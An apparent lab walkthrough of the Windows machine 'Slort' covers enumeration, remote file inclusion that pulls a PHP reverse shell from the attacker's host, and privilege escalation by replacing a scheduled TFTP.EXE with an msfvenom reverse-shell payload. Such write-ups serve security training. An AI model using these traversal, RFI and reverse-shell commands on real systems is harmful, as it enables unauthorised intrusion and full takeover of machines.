Slort
Details
- OS: Windows
- Difficulty: Medium
- IP Address: 192.168.131.53
- Author: AETH3RON
Overview
Slort is a Windows machine that suffers from a critical file inclusion vulnerability. The initial foothold is established by exploiting a Remote File Inclusion (RFI) vulnerability in the web application to execute a PHP reverse shell. Privilege escalation is achieved by replacing a scheduled binary, which runs with elevated privileges, granting full system access upon execution.
Enumeration
Nmap
We begin by scanning the target for open ports and services to identify potential attack vectors.
nmap -Pn -sS -sV -p- 192.168.131.53 -oN nmap-basic

We proceed with a more comprehensive scan on the discovered ports.
nmap -Pn -sS -sC -p21,135,139,445,3306,4443,5040,7680,8080 192.168.131.53 -oN nmap-common

The scan reveals several open ports, including 8080, which appears to host a web server.
Web Enumeration
Since the initial information is sparse, we perform directory brute-forcing against the web server running on port 8080.
gobuster dir -u http://192.168.131.53:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

We discover an interesting directory named /site. Navigating to this URL provides further insight into the application’s structure.

The URL structure stands out immediately. The page parameter appears to control which content is displayed. This behavior is a strong indicator of potential Local File Inclusion (LFI) or Remote File Inclusion (RFI) vulnerabilities.
Foothold
To verify the vulnerability, we attempt to access a known system file. We try to include the Windows hosts file using directory traversal.
?page=../../../../../../../../windows/system32/drivers/etc/hosts

The server returns the content of the file, confirming the LFI vulnerability. Before extracting local files, we test for Remote File Inclusion (RFI), which would allow us to execute code hosted on our attacker machine. We start a Python web server and attempt to include a remote resource.
?page=http://192.168.45.185/

The server successfully connects back to our machine, confirming RFI is enabled. To gain a foothold, we create a simple PHP reverse shell (shell.php) and host it. We then trigger the execution by pointing the page parameter to our malicious file while a Netcat listener is running.
?page=http://192.168.45.185/shell.php


The website hangs as it executes the script, and we receive a reverse shell on our listener as the user rupert.
Privilege Escalation
During post-exploitation enumeration, we discover a directory named C:\Backup. Inside, we find a file named info.txt containing a crucial hint: the executable TFTP.EXE runs every 5 minutes.
type C:\Backup\info.txt

We check the permissions of TFTP.EXE to determine if we can tamper with it.
icacls TFTP.EXE

The Access Control List (ACL) shows that our user has Full Access (F) to the file. This allows us to replace the legitimate binary with a malicious payload. If the task runs as a privileged user, we will elevate our privileges.
First, we rename the original executable to back it up and clear the path.
move TFTP.EXE TFTP.EXE.BAK

Next, we generate a malicious executable using msfvenom configured to connect back to our listener.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4455 -f exe > TFTP.EXE

We transfer the payload to the target machine. Noting that our current user holds the SeShutdownPrivilege, instead of waiting for the scheduled task to trigger, we force a reboot to restart all services and tasks immediately.
shutdown /r /t 0 /f

Once the machine reboots and the tasks initialize, our malicious TFTP.EXE is executed. We receive a connection on our listener as the administrator user.

Business Impact
This attack chain highlights the dangers of running web applications with file inclusion vulnerabilities in production environments. The Remote File Inclusion vulnerability allows an attacker to execute arbitrary PHP code by pointing the application to a malicious external resource — a common web application flaw that can bypass traditional perimeter security controls. The subsequent privilege escalation via scheduled task binary hijacking demonstrates how automated processes running with elevated privileges can be weaponized. In an enterprise environment, this combination would allow an attacker to establish persistent access that survives reboots and evades detection by appearing as legitimate scheduled maintenance.
References
- The Hacker Recipes (Remote File Inclusion):
- OWASP File Inclusion:
New recovered files, straight to your inbox. No noise.